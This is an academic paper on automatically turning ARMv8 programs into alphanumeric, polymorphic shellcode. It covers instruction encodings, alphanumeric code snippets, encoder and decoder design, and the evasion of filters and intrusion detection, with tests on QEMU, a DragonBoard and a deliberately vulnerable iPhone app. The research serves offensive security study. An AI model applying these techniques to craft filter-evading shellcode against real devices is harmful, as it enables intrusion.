ARMv8 Shellcodes from 'A' to 'Z'

Hadrien Barral, Houda Ferradi, Rémi Géraud, Georges-Axel Jaloyan and David Naccache

École normale supérieure – Computer Science Department
45 rue d'Ulm
75230 Paris cedex 05, France
firstname.lastname@ens.fr

August 12, 2016

Abstract

We describe a methodology to automatically turn arbitrary ARMv8 programs into alphanumeric executable polymorphic shellcodes. Shellcodes generated in this way can evade detection and bypass filters, broadening the attack surface of ARM-powered devices such as smartphones.

1 Introduction

Much effort has been undertaken in recent years to secure smartphones and tablets. For such devices, software security is a challenge: on the one hand, most software applications are now developed by third-parties; on the other hand, defenders are restrained as to which watchdogs to install, and how efficient they can be, given these devices' restricted computational capabilities and limited battery life.

In particular, it is important to understand how countermeasures fare against one of the most common security concerns: memory safety issues. Using traditional buffer overflow exploitation techniques, an attacker may exploit a vulnerability to successfully execute arbitrary code, and take control of the device [14]. The relatively weak physical defenses of mobile devices tend to make memory attacks a rather reliable operation [6].

In particular, an attack program may be self-contained in the form of a *shellcode* – a short string sent to the device, where a vulnerability is used to write a malicious program into memory and run it. This would enable an opponent to gain control of the device by opening a shell, or alter memory regardless of the security policy. In shellcode form, an attack is easy to distribute and weaponize, and many ready-made shellcodes are available with frameworks such as Metasploit [11].

To launch the attack, the opponent sends the shellcode to a vulnerable application, either by direct input, or via a remote client. However, before doing so the attacker might have to overcome a number of difficulties: if the device has a limited keyboard for instance, some characters might be hard or impossible to type; or filters may restrict the available character set of remote requests for instance. A well-known situation where this happens is input forms on web pages, where input validation and escaping is performed by the server.

This paper describes an approach allowing to compile arbitrary shellcodes into executable code formed from a very limited subset of the ASCII characters. We focus on *alphanumeric* shellcodes, and target the ARM-v8A architecture, to illustrate our technique. More specifically, we will work with the AArch64 instruction set, which powers the Exynos 7420 (Samsung Galaxy S6), Project Denver (Nexus 9), ARM Cortex A53 (Raspberry Pi 3), A57 (Snapdragon 810), A72, Qualcomm Kryo (Snapdragon 818, 820 and 823), as well as the Apple A7 and A8 ARMv8-compatible cores (Apple iPhone 5S/6).

1.1 Prior and related work

The idea to write alphanumeric executable code first stemmed as a response to anti-virus or hardening technologies that were based on the misconception that executable code is not ASCII-printable. Eller [7] described the first ASCII-printable shellcodes for Intel platforms to bypass primitive buffer-overflow protection

techniques. [7] was shortly followed by RIX [17] on the IA32 architecture. Mason *et al.* [10] designed shellcodes using only English words to bypass IDS filters. Obscou [13] managed to obtain Unicode-proof shellcodes that work despite the limitation that no zero-character can appear in the middle of a standard C string. All the above constructions built on existing shellcode writing approaches and required manual fine-tuning.

Basu *et al.* [2] developed an algorithm for automated shellcode generation targeting the x86 architecture. The Metasploit project provides the `msfvenom` utility, which can turn arbitrary x86 programs into alphanumeric x86 code. Both `UPX`[1] and `msfvenom` can generate self-decrypting ARM executables, yet neither provide alphanumeric encodings for this platform.

More recently, Younan *et al.* generated alphanumeric shellcodes for the ARMv5 architecture [21, 22]. They provide a proof that the subset of alphanumeric commands is Turing-complete, by translating all BF [5, 8, 16] commands into alphanumeric ARM code snippets.

1.2 Our contribution

This paper describes, to the best of the authors' knowledge, the first program turning *arbitrary* ARMv8 code into alphanumeric executable code. The technique is generic and may well apply to other architectures. Besides solving a technical challenge, our tools produce valid shellcodes that can be used to try and take control of a device.

Our global approach is the following: we first identify a subset Σ of minimal Turing-complete alphanumeric instructions, and use Σ to write an in-memory decoder. The payload is encoded offline (with an algorithm that only outputs alphanumeric characters), and is integrated into the decoder. The whole package is therefore an alphanumeric program, and allows for arbitrary code execution. All source files are provided in the appendices.

2 Preliminaries

2.1 Notations and definitions

Throughout this paper, a string will be defined as *alphanumeric* if it only contains upper-case or lower-case letters of the English alphabet, and numbers from 0 to 9 included. When writing alphanumeric code, spaces and return characters are added for reading convenience but are not part of the actual code. Words are 32-bit long. We call *polymorphic*, a code that can be mutated using a polymorphic engine into another one with the same semantics.

When dealing with numbers we use the following convention: plain numbers are in base 10, numbers prefixed by `0x` are in hexadecimal format, and numbers prefixed by `0b` are in binary format. The little-endian convention is used throughout this paper for alphanumeric code, to remain consistent with ARMv8 internals. However, registers will be considered as double-words or words; each 32-bit register $W = W_{high}W_{low}$ is split into a most significant 16 bits half-word W_{high} and a least significant 16 bits W_{low}.

$S[i]$ denotes i-th byte[2] of a string S.

2.2 Vulnerable applications and platforms

To attempt a buffer overflow attack, we assume that there exists a vulnerable application on the target device. Smartphone applications are good candidates because (1) they can easily be written in languages that do not check array bounds; and (2) they can be spread to many users via application marketplaces.

Note that on Android platforms, applications are often written in Java which implements implicit bound checking. At first glance it may seem that this protects Java applications from buffer overflow attacks. However, it is possible to access C/C++ code libraries via the Java Native Interface (JNI), for performance reasons. Such vulnerabilities were exposed in the JDK [19].

---

[1]See http://upx.sf.net.
[2]Each byte is 8 bits long.

2.3 ARMv8 AArch64

AArch64 is a new ARM-v8A instruction set. AArch64 features 32 general purpose 64-bit registers Xi ($0 \leq i < 32$) and 32 registers for floating-point numbers. All instructions are 32-bit long. The 32 LSBs of each Xi is a word denoted by Wi. These words are used directly in many instructions. Younan *et al.* [22] use the fact that, in AArch32 (32-bits ARM architecture), almost all instructions can be executed conditionally via a condition code checked against the CPSR register. In AArch64, this is not the case anymore. Only specific instructions, such as branches, can be made conditional: this renders Younan *et al.*'s approach inoperant.

Each instruction is made of an opcode and zero or more operands, where opcode gives the instruction to perform and operands may consist in addresses, register numbers, or constants. As an example, the instruction:

```
ldr    x16, PC+0x60604
```

is assembled as 0x58303030[3] and decoded as follows [1]:

$$0\ 1\ \big|\ 0\ 1\ 1\ \big|\ 0\ \big|\ 0\ 0\ \big|\ \texttt{imm19}\ \big|\ \texttt{Xt}$$

Bits 0 to 4 encode the reference number of a 64-bit register Xt. Bits 5 to 23 encode the immediate value imm19, which is a relative offset counted in words (a single word is 32-bit long).

An interesting feature is that immediate values and registers often follow each other in instructions, as is the case here for imm19 and Xt. This is a real advantage for creating alphanumeric shellcodes, as it indicates that instructions who share a prefix are probably related. For instance 000X and 100X turn out to decode respectively into

```
ldr x16, PC+0x60604
```

and

```
ldr x17, PC+0x60604
```

Thus it is relatively easy to modify the operands of an existing instruction.

2.4 Shellcodes

A *shellcode* is a set of machine code instructions injected into a running program. To that end, an attacker would for instance exploit a buffer overflow vulnerability. The attacker could insert executable code into the stack, and control the current stack frame's return address. As a result, when the victim program's current function returns, the attacker's code is executed. Other strategies might be employed to achieve that goal, but the stack frame hack is well known and we will use for simplicity.

It is common practice to flood the buffer with a *nopsled*, *i.e.* a sequence of useless operations, which has the added benefit of allowing some imprecision in the return address.

Shellcodes may execute directly, or employ some form of evasion strategy such as filter evasion, encryption or polymorphism. The latter allows having a large number of different shellcodes that have the same effect, which decreases their traceability. In these cases the payload must be encoded in a specific way, and decode itself at runtime.

In this work, we encode the payload in a filter-friendly way and equip it with a decoder (or *vector*). The vector *itself* must be filter-friendly, and is usually handwritten.

Hence designing a shellcode is a tricky art.

3 Building the Instruction Set

Some ARM instructions are alphanumeric. To find these, we generated all 14,776,336 alphanumeric 32-bit words using the custom-made program provided in Appendix A. This gave 4-byte values that were then tentatively disassembled using objdump[4] for the AArch64 architecture, in the hope that these chunks correspond to valid and interesting instructions.

For instance, the word 000X corresponds to an ldr instruction:

---

[3]Which is 01011000001100000011000000110000 in binary. Incidentally, this instruction is alphanumeric and corresponds to the ASCII string 000X. Note the little endianness of the string.

[4]We used the options -D --architecture aarch64 --target binary.

```
58303030 ldr     x16, PC+0x60604
```

Alphanumeric words that do not correspond to any valid instruction ("undefined") were removed from our set. For instance, the word `000S` is not a valid instruction:

```
53303030 .inst   0x53303030 ; undefined
```

Valid instructions were finally classified as pertaining to data processing, branch, load/store, etc. At this step we established a first list $\mathcal{A}_0$ of all valid alphanumeric AArch64 instructions.

From $\mathcal{A}_0$, we constructed a set $\mathcal{A}_1$ of opcodes for which there exists *at least one* operand instance making it alphanumeric. $\mathcal{A}_1$ is given in Appendix B.

Finally, we extracted from $\mathcal{A}_1$ only those instructions which we could use to prototype higher-level constructs. This final list is called $\mathcal{A}_{\mathrm{max}}$.

3.1 Data processing

The following instructions belong to $\mathcal{A}_{\mathrm{max}}$:

```
adds (immediate) 32-bit
sub  (immediate) 32-bit
subs (immediate) 32-bit
bfm  32-bit
ubfm 32-bit
orr  (immediate) 32-bit
eor  (immediate) 32-bit
ands (immediate) 32-bit
adr
sub  32 extended reg
subs 32 extended reg
sub  32 shifted reg
subs 32 shifted reg
ccmp (immediate)
ccmp (register)
eor  (shifted register) 32-bit
eon  (shifted register) 32-bit
ands (shifted register) 32-bit
bics (shifted register) 32-bit
```

The constraint that the `sf` bit must be set to 0 restricts us to using only the 32-bit variant of most instructions. This makes modifying the upper 32 bits of a register harder.

3.2 Branches

Only conditional jumps are available:

```
cbz  32-bit
cbnz 32-bit
b.cond
tbz
tbnz
```

It is quite easy to turn a conditional jump into a non-conditional jump. However, only `tbz` and its opposite `tbnz` have a realistic use for loops. The three other instructions require an offset too large to be useful.

3.3 Exceptions and system

Neither exceptions nor system instructions are available. This means that we cannot use syscalls, nor clear the instruction or data cache. This makes writing higher-level code challenging and implementation-dependent.

3.4 Load and stores

Many load and stores instructions can be alphanumeric. This requires fine tuning to achieve the desired result, as limitations on the various load and store instructions are not consistent across registers.

3.5 SIMD, floating point and crypto

No floating point or cryptographic instruction is alphanumeric. Some SIMD are available, but the instructions moving data between SIMD and general purposes registers are not alphanumeric. This limits the use of such instructions to very specific cases.

Therefore, we did not include any of these instructions in $\mathcal{A}_{\max}$.

4 Higher-level constructs

A real-world program may need information about the state of registers and memory, including the program counter and processor flags. This information is not immediately obtainable using $\mathcal{A}_{\max}$. We overcome this difficulty by providing higher-level constructs, which can then be combined to form more complex programs. Indeed it turns out that $\mathcal{A}_{\max}$ is Turing-complete. Those higher-level constructs also make easier to build polymorphic programs, given that several low-level implementations are available for each construct.

4.1 Registers operations

4.1.1 Zeroing a register

There are multiple ways of setting an AArch64 register to zero. One of them which is alphanumeric and works well on many registers consists in using two `and` instructions with shifted registers. However, we only manage to reset the register's 32 LSBs. This becomes an issue when dealing with addresses for instance.

As an example, to reset $w17_{\text{low}}$, execute:

```
ands w17, w17, w17, lsr #16
ands w17, w17, w17, lsr #16
```

This corresponds to the code `1BQj1BQj`. The following table summarizes the zeroing operations that we can perform:

a	$a_{\text{low}} \leftarrow 0$	`lsr`
w2	BlBjBlBj	27
w3	cdCjcdCj	25
w10	JAJjJAJj	16
w11	kAKjkAKj	16
w17	1BQj1BQj	16
w18	RBRjRBRj	16
w19	sBSjsBSj	16
w25	9CYj9CYj	16
w26	ZCZjZCZj	16

4.1.2 Loading arbitrary values into a register

Loading a value into a register is the cornerstone of any program. Unfortunately there is no direct way to perform a load directly using only alphanumeric instructions. We hence used an indirect strategy. Using `adds` and `subs` with the available immediate constants, we can increment and decrement registers. One of the constraints is that this immediate constant must be quite large. Thus, we selected two consecutive constants, using an `adds/subs` pair. By repeating this operation we can set registers to arbitrary values.

For instance, to add 1 to the register `w11` we can use:

```
adds    w11, w11, #0xc1a
subs    w11, w11, #0xc19
```

which is encoded by `ki01ke0q`. And similarly to subtract 1:

```
subs    w11, w11, #0xc1a
adds    w11, w11, #0xc19
```

which is encoded by `ki0qke01`.

The following table summarizes the available increment and decrement operations:

a	$a \leftarrow a + 1$	$a \leftarrow a - 1$
w2	Bh01Bd0q	Bh0qBd01
w3	ch01cd0q	ch0qcd01
w10	Ji01Je0q	Ji0qJe01
w11	ki01ke0q	ki0qke01
w17	1j011f0q	1j0q1f01
w18	Rj01Rf0q	Rj0qRf01
w19	sj01sf0q	sj0qsf01
w25	9k019g0q	9k0q9g01
w26	Zk01Zg0q	Zk0qZg01

We manually selected registers and constants to achieve the desired value. However, it would be much more efficient to solve a knapsack problem, if one were to do this at a larger scale. As we will see later on, the values above are sufficient for our needs.

4.1.3   Moving a register

Moving a register A into B can be performed in two steps: first we set the destination register to zero, and then we `xor` it with the source register. The `xor` operation is described in Section 4.2.1.

Another method for moving `w11` into `w16` is the following:

```
adds w17, w11, #0xc10
subs w16, w17, #0xc10
```

which is encoded by `qA010B0q`. We will later use this approach to design a logical `and` operation.

4.2   Bitwise operations

4.2.1   Exclusive OR

The `xor` operation $B \leftarrow A \oplus B$ can be performed as follows: We split the two input registers into their higher and lower half-words, and use a temporary register C.

$$
\begin{aligned}
C &\leftarrow 0 \\
C_{\text{high}} &\leftarrow C_{\text{high}} \oplus \neg A_{\text{low}} \\
C_{\text{low}} &\leftarrow C_{\text{low}} \oplus \neg A_{\text{high}} \\
B_{\text{high}} &\leftarrow B_{\text{high}} \oplus \neg C_{\text{low}} = B_{\text{high}} \oplus A_{\text{high}} \\
B_{\text{low}} &\leftarrow B_{\text{low}} \oplus \neg C_{\text{high}} = B_{\text{low}} \oplus A_{\text{low}}
\end{aligned}
$$

This gives the following code:

```
eor (xor) b:= a eor b,
  c = w17 a = w16-25 b= w18-25
c:=0
eon c c a lsl 16
eon c c a lsr 16
eon b b c lsl 16
eon b b c lsr 16
```

For `c = w17`, the following instructions can be used:

$$
\begin{array}{lll}
a & b & b \leftarrow a \oplus b \\
\texttt{w16} & \texttt{w16} & \texttt{1B0J1BpJRB1JRBqJ} \\
\texttt{w16} & \texttt{w18} & \texttt{1B0J1BpJRB1JRBqJ} \\
\texttt{w16} & \texttt{w19} & \texttt{1B0J1BpJsB1JsBqJ} \\
\texttt{w16} & \texttt{w25} & \texttt{1B0J1BpJ9C1J9CqJ} \\
\texttt{w16} & \texttt{w26} & \texttt{1B0J1BpJZC1JZCqJ} \\
\texttt{w18} & \texttt{w19} & \texttt{1B2J1BrJsB1JsBqJ} \\
\texttt{w18} & \texttt{w25} & \texttt{1B2J1BrJ9C1J9CqJ} \\
\texttt{w18} & \texttt{w26} & \texttt{1B2J1BrJZC1JZCqJ} \\
\texttt{w19} & \texttt{w25} & \texttt{1B3J1BsJ9C1J9CqJ} \\
\texttt{w19} & \texttt{w26} & \texttt{1B3J1BsJZC1JZCqJ} \\
\texttt{w20} & \texttt{w25} & \texttt{1B4J1BtJ9C1J9CqJ} \\
\texttt{w20} & \texttt{w26} & \texttt{1B4J1BtJZC1JZCqJ} \\
\texttt{w21} & \texttt{w25} & \texttt{1B5J1BuJ9C1J9CqJ} \\
\texttt{w21} & \texttt{w26} & \texttt{1B5J1BuJZC1JZCqJ} \\
\texttt{w22} & \texttt{w25} & \texttt{1B6J1BvJ9C1J9CqJ} \\
\texttt{w22} & \texttt{w26} & \texttt{1B6J1BvJZC1JZCqJ} \\
\texttt{w23} & \texttt{w25} & \texttt{1B7J1BwJ9C1J9CqJ} \\
\texttt{w23} & \texttt{w26} & \texttt{1B7J1BwJZC1JZCqJ} \\
\texttt{w24} & \texttt{w25} & \texttt{1B8J1BxJ9C1J9CqJ} \\
\texttt{w24} & \texttt{w26} & \texttt{1B8J1BxJZC1JZCqJ} \\
\texttt{w25} & \texttt{w26} & \texttt{1B9J1ByJZC1JZCqJ} \\
\end{array}
$$

4.2.2 Logical NOT

We use the fact that $\neg b = b \oplus (-1)$ which relies on negative number being represented in the usual two's complement format. Thus we can use the operations described previously:

$$
\begin{aligned}
C &\leftarrow 0 \\
C &\leftarrow C - 1 \\
B &\leftarrow C \oplus B
\end{aligned}
$$

4.2.3 Logical AND

The `and` operation is more intricate and requires three temporary registers C, E, and F. We manage to do it by anding the lower and the upper parts of the two operands into a third register as follows:

$$
\begin{aligned}
D &\leftarrow 0 \\
C &\leftarrow 0 \\
E &\leftarrow 0 \\
F &\leftarrow 0 \\
C_{\text{high}} &\leftarrow C_{\text{high}} \oplus \neg B_{\text{low}} \\
E_{\text{high}} &\leftarrow E_{\text{high}} \oplus \neg A_{low} \\
F_{\text{low}} &\leftarrow F_{\text{low}} \oplus \neg E_{\text{high}} = A_{\text{low}} \\
D_{\text{low}} &\leftarrow F_{\text{low}} \wedge \neg C_{\text{high}} = A_{\text{low}} \wedge B_{\text{low}} \\
C &\leftarrow 0 \\
E &\leftarrow 0 \\
F &\leftarrow 0 \\
C_{\text{low}} &\leftarrow C_{\text{low}} \oplus \neg B_{\text{high}} \\
E_{\text{low}} &\leftarrow E_{\text{low}} \oplus \neg A_{\text{high}} \\
F_{\text{high}} &\leftarrow F_{\text{high}} \oplus \neg E_{\text{high}} = A_{\text{high}}
\end{aligned}
$$

$$D_{\text{high}} \leftarrow F_{\text{high}} \wedge \neg C_{\text{low}} = A_{\text{high}} \wedge B_{\text{high}}$$

Which corresponds to the assembly code:

```
and: d:= a and b
c,d,e,f:=0
eon c c b lsl 16
eon e e a lsl 16
eon f f e lsr 16
bics d f c lsr 16
c,e,f:=0
eon c c b lsr 16
eon e e a lsr 16
eon f f e lsl 16
bics d f c lsl 16
```

As an illustration of this technique, let

$$A \leftarrow \texttt{w18}, \quad B \leftarrow \texttt{w25}, \quad C \leftarrow \texttt{w17},$$
$$D \leftarrow \texttt{w11}, \quad E \leftarrow \texttt{w19}, \quad F \leftarrow \texttt{w26}$$

which corresponds to computing $\texttt{w11} \leftarrow \texttt{w18} \wedge \texttt{w25}$. This gives the following assembly code:

```
ands    w11, w11, w11, lsr #16
ands    w11, w11, w11, lsr #16
ands    w17, w17, w17, lsr #16
ands    w17, w17, w17, lsr #16
ands    w19, w19, w19, lsr #16
ands    w19, w19, w19, lsr #16
ands    w26, w26, w26, lsr #16
ands    w26, w26, w26, lsr #16
eon     w17, w17, w25, lsl #16
eon     w19, w19, w18, lsl #16
eon     w26, w26, w19, lsr #16
bics    w11, w26, w17, lsr #16
ands    w17, w17, w17, lsr #16
ands    w17, w17, w17, lsr #16
ands    w19, w19, w19, lsr #16
ands    w19, w19, w19, lsr #16
ands    w26, w26, w26, lsr #16
ands    w26, w26, w26, lsr #16
eon     w17, w17, w25, lsr #16
eon     w19, w19, w18, lsr #16
eon     w26, w26, w19, lsl #16
bics    w11, w26, w17, lsl #16
```

This is an alphanumeric program which we can write more compactly as:

```
kAKjkAKj1BQj1BQjsBSjsBSjZCZjZCZj1B9JsB2J
ZCsJKCqj1BQj1BQjsBSjsBSjZCZjZCZj1ByJsBrJ
ZC3JKC1j
```

We provide in Appendix C a program generating more instructions of this type.

4.3 Load and Store operations

There are several load and stores instructions available in $\mathcal{A}_{\max}$. We will only focus or `ldrb` (which loads a byte into a register) and `strb` (which stores the low byte of a register into memory).

`ldrb` is available with the basic addressing mode: `ldrb wA, [xP, #n]` which loads the byte at address `xP+n` into `wA`. To use this instruction we must use a value of `n` that makes the whole alphanumeric, but this is not a truly limiting constraint. Moreover, we can chain different values of `n` to load consecutive bytes from memory without modifying `xP`.

Another addressing mode which can be used is `ldrb wA, [xP, wQ, uxtx]`. This will extend the 32-bits register `wQ` into a 64 bit one, padding the high bits with zeros, which removes the need for an offset.

As an illustration, we load a byte from the address pointed by `x10` and store it to the address pointed by `x11`. First, we initialize a temporary register to zero and remove the `ldrb` offset from `x10` using the previous constructs.

$$w19 \leftarrow 0$$
$$w25 \leftarrow w25 - 77$$

Then, we can actually load and store the byte.

```
ldrb    w25, [x10, #77]
strb    w25, [x11, w19, uxtw]
```

These two instructions correspond to the alphanumeric executable code `Y5A9yI38`.

4.4 Pointer arithmetic

4.4.1 32-bit address case

As we mentioned previously we only control the lower 32 bits of `XP` with data processing instructions.

Thus, if addresses are in the 4 GB range, we can use the data-instructions seen previously to add 1, load the next byte, and loop on it.

4.4.2 64-bit address case

If the address does not fit into 32 bits, any use of data instructions will clear the 32 upper bits. Thus, we need a different approach.

We use another addressing mode which reads a byte from the source register, and adds a constant to it. This addition is performed over 64-bits. As an example, we read a byte from `x10+1` and increment `x10`:

```
ldrb    w18, [x10], #100
ldrb    w18, [x10], #54
ldrb    w18, [x10], #-153
```

The same limitations apply to `strb`.

4.5 Branch operations

$\mathcal{A}_{\max}$ contains several branch instructions, however there are severe restrictions on the minimum offset we can use, since this offset must be alphanumeric. For this reason we will only use the `tbz` and `tbnz` instructions.

The `tbz` (test and branch if zero) is given three operands: a bit b, a register `Rt` and a 14-bit immediate value `imm14`. If the bth bit of register `Rt` is equal to zero, then `tbz` jumps to an offset `imm14`.

There is a tradeoff here since we cannot easily control individual bits. We chose the smallest offset value, at the expense of restricting our choice for `Rt` and b. `tbnz` works symmetrically and jumps if the tested bit equals 1.

We can turn `tbz` into an unconditional jump by using a register that has been set to zero. Conditional jumps require that we control a specific register bit, which is trickier.

The smallest forward jump offset we can encode is by 1540 bytes, and the smallest backward jump offset is 4276 bytes.

The maximal offset reachable with any of these instructions is less than 1 MB.

5 Fully Alphanumeric AArch64

The building blocks we described so far could be used to assemble complex programs from the bottom up. However, even though many building blocks could be designed in theory, in practice we get quickly limited by branching, system instructions and function calls: Turing-completeness is not enough.

We circumvent this limitation by first encoding the payload P as an alphanumeric string. Decoding is performed in-memory by a vector program written only with instructions drawn from $\mathcal{A}_{\max}$, leveraging the higher-level constructs of the previous section. Finally, the decoded payload is executed.

The encoder $\mathcal{E}$ was implemented in PHP, with the corresponding decoder $\mathcal{D}$ implemented as part of the vector with instructions from $\mathcal{A}_{\max}$ only. Finally, we implemented a linker $L_{\mathcal{D}}$ that embeds the encoded payload in $\mathcal{D}$. This operation results in an alphanumeric program $A \leftarrow L_{\mathcal{D}}(\mathcal{E}(P))$.

5.1 The Encoder

Since we have 62 alphanumeric characters, it is theoretically possible to encode almost 6 bits per alphanumeric byte. However, to keep $\mathcal{D}$ short, we only encode 4 bits per alphanumeric byte. This spreads each binary byte of the payload P over 2 alphanumeric consecutive characters.

$\mathcal{E}$ splits the upper and lower part of the input byte $P[i]$ and adds `0x40` to each nibble:

$$a[2i] \leftarrow (b[i] \mathrel{\&} \texttt{0xF}) + \texttt{0x40}$$
$$a[2i + 1] \leftarrow (b[i] \gg 4) + \texttt{0x40}$$

Zero is encoded in a special way: the above encoding would give `0x40` *i.e.* the character '@', which does not belong to our alphanumeric character set. We add `0x10` to the previously computed $a[k]$ to transform it into a `0x50` which corresponds to 'P'.

The encoder's source code is provided in Appendix D.

5.2 The Decoder

Decoding is straightforward, but because $\mathcal{D}$ must itself be an alphanumeric program some tricks must be used. Our solution is to use the following snippet:

```
/* Input: A and B. Z is 0. Output: B */
eon     wA, wZ, wA, lsl #20
ands    wB, wB, #0xFFFF000F
eon     wB, wB, wA, lsr #16
```

The first `eon` shifts `wA` 20 bits to the left and negates it, since `wZ` is zero:

$$\texttt{wA}_2 \leftarrow \texttt{wZ} \oplus \neg(\texttt{wA}_1 \ll 20) = \neg(\texttt{wA}_1 \ll 20)$$

The `ands` is used to keep only the 4 lowest bits of `wB`. The reason why the pattern `0xFFFF000F` is used (rather than the straightforward `0xF`) is that the instruction `ands wB, wB, 0xFFFF000F` is alphanumeric, whereas `ands wB, wB, 0xF` is not.

The last `eon` performs the following operation: `wB` is xored with the negation of `wA` shifted 16 bits right, thus recovering the 4 upper bits.

$$\begin{aligned} \texttt{wB} &\leftarrow \texttt{wB} \oplus \neg(\texttt{wA}_2 \gg 16) \\ &= \texttt{wB} \oplus \neg(\neg(\texttt{wA}_1 \ll 20) \gg 16) \\ &= \texttt{wB} \oplus (\texttt{wA}_1 \ll 4) \end{aligned}$$

It is natural to wish $\mathcal{D}$ to be as small as possible. However, given that the smallest backward jump requires an offset of 4276 bytes, $\mathcal{D}$ cannot possibly be smaller than 4276 bytes.

5.3 Payload Delivery

The encoded payload is embedded directly in $\mathcal{D}$'s main loop. $\mathcal{D}$ will decode the encoded payload until completion (*cf.* Figure 1), and will then jumps into the decoded payload (*cf.* Figure 2).

To implement the main loop we need two jump offsets: one forward offset large enough to jump over the encoded payload, and one even larger backward offset to return to the decoding loop. The smallest available backward offset satisfying these constraints is selected, alongside with the largest forward offset smaller than the chosen backward offset. Extra space is padded with `nop`-like instructions.

The decoder's source code is provided in Appendix E.

Figure 1: First step: The encoded payload is decoded and placed further down on the stack. Note that (2) is twice the size of (3).


Figure 2: Second step: Once the payload is decoded, the decoder calls it.

5.4 Assembly and machine code

Note that there is no bijection between machine code and assembly. As an example, `0x72304F39` (`900r`) is disassembled as

```
ands  W25, W25, #0xFFFF000F
```

but this very instruction, when assembled back, gives `0x72104F39` (`90.r`), which is not alphanumeric.

Structurally, `900r` and `90.r` are equivalent. However, only the latter is chosen by the assembler. Thus, to ensure that our generated code is indeed alphanumeric we had to put directly this instruction's word representation in the assembly code. Using the fact that registers fields are contiguous, simple arithmetic allowed us to compute the right word directly from the register number.

5.5 Polymorphic shellcode

It is possible to add partial polymorphism to both the vector and the payload using our approach. This allows the shellcode evading basic pattern matching detection methods [4] but more specific techniques can be applied here in order to fool more recent IDS [18].

The payload can be mutated using the fact that only the last 4 bits of each byte contains information about the payload, allowing us to modify the first 4 bytes arbitrarily, as long as the instructions still remain alphanumeric. This gives a total polymorphism of the payload as shown by the polymorphic engine provided Appendix G, which mutates each byte into between two and five possibilities. Moreover, the padding following the payload is also mutated with the same code. The NOP sled can also be made totally polymorphic. Indeed, a trivial search reveals more than 80 thousands instructions that could be used as NOP instructions in our shellcode.

The vector is made partially polymorphic by creating different versions of each high level construct. The two easiest ones being the ones defined in sections 4.1.1 and 4.1.2, which have both been implemented. Indeed, in order to zero a register, it is possible replace the shift value by anything in the set $\{16..30\} \setminus \{23\}$. The same idea can be applied to increasing or decreasing a register, in which the immediate value can be replaced by any other constant keeping the instruction alphanumeric (the values are in the range `0xc0c` - `0xe5c`, with some gaps in between). We show as an example a polymorphic engine that mutates the zeroing a register construct in appendix G. Those two techniques are enough to mutate 9 over 25 instructions of the decoder, and by counting the NOPs and the payload, we have that 4256 over 4320 bytes of the shellcode are polymorphic.

6 Experimental results

On ARM, when memory is overwritten, the I-cache is not invalidated. This hampers the execution of self-rewriting code, and has to be circumvented: we need to flush the I-cache for our shellcode to work. Unfortunately the dedicated instruction to do that is not alphanumeric[5].

More precisely, there are only two situations where this is an issue:

- Execution of the decoder;

- Jump to the decoded payload.

Our concern mostly lies with the second point. Fortunately, it is sufficient that the first instructions be not in the cache (*i.e.* that cache be flushed with the first instructions). This enables us to make this shellcode work on a given ARM core. However, cache management is implementation-dependent when it comes to details, making our code less portable. In practice, as the L1 cache is split into a data L1 and a instruction L1, we never ran into a cache coherency issue.

---

[5]Alternatively, we could assume we were working on a Linux OS and perform the appropriate syscall, but again this instruction is not alphanumeric.

6.1 QEMU

As a proof-of-concept, we tested the code with QEMU [3], disregarding the above discussion on cache issues. Moreover, as addresses are below the 4 GB barrier, we can easily perform pointer arithmetic. We provide in Appendix F the output of our tool, where the input is a simple program printing "Hello World!". The result can be easily tested using the parameters given in Appendix F.

6.2 DragonBoard 410c

We then moved to real hardware. The DragonBoard 410c [15] is an AArch64-based board with a Snapdragon 410 SoC. This SoC contains ARM Cortex A53 64-bit processor. This processor is widely used (in the Raspberry Pi 3 among many others) and is thus representative of the AArch64 world.

We installed Debian 8.0 (Jessie) and were successfully able to run a version of our shellcode.

We had no issue with the I-cache: As we do not execute code on the same page we write, the cache handler does not predict we are going to branch there.

6.3 Apple iPhone

In this work we focused on the Apple iPhone 6 running iOS 8. Most iOS 8 applications are developed in the memory-unsafe Objective-C language, and recent research seems to indicate the pervasiveness of vulnerabilities [20] [12], all the more so since a unicode exploit on CoreText[6] working on early iOS 8 has been released, which consists in a corruption of a pointer being then dereferenced.

We build an iPhone application to test our approach. For the sake of credibility, we shaped our scenario on existing applications that are currently available on the Apple Store. Thus, although we made the application vulnerable on purpose, we stress that such a vulnerability could realistically be found in the wild.

Namely, the scenario is as follows:

- The application loads some *statically* compiled scripts, which are based on players parameters

- It also *interprets* the downloaded scripts (they cannot be compiled per Apple guidelines)

- Downloaded scripts (for example scripts made by users) are sanity-checked (must be printable characters: blanks + `0x20-0x7E` range)

- Thus, there is an array of tuples $\{\texttt{typeOfScript}, p\}$ where `typeOfScript` indicates interpreted script or JIT compiled executable code, and p is a pointer to the aforementioned script or code.

- A subtle bug enables an attacker to assign the *wrong* type of script in certain cases

- Thus we can force our evil user-script to be considered as executable code instead of interpretable script.

- Therefore our shellcode gets called as a function directly.

From then on, the decoder retrieves the payload and uses a gadget to change the page permissions from "write" to "read—exec"[7], and executes it.

In this proof-of-concept, our shellcode only changes the return value of a function, displaying an incorrect string on the screen.

7 Conclusion

We described a methodology as well as a generic framework to turn arbitrary code into an (equivalent) executable alphanumeric program for ARMv8 platforms. To the best of our knowledge, no such tools are available for this platform, and up to this point most constructions were only theoretical.

---

[6] Also know as the 'effective power' SMS exploit
[7] Apple iOS enforces write xor exec.

Our final construction relies on a fine-grained understanding of ARMv8 specifics, yet the overall strategy is not restricted to that processor, and may certainly be transposed to address other architectures and constraints.

References

[1] ARM Limited, 110 Fulbourn Road, Cambridge, England. *ARM Architecture Reference Manual. ARMv8, for ARMv8-A architecture profile*, 2013.

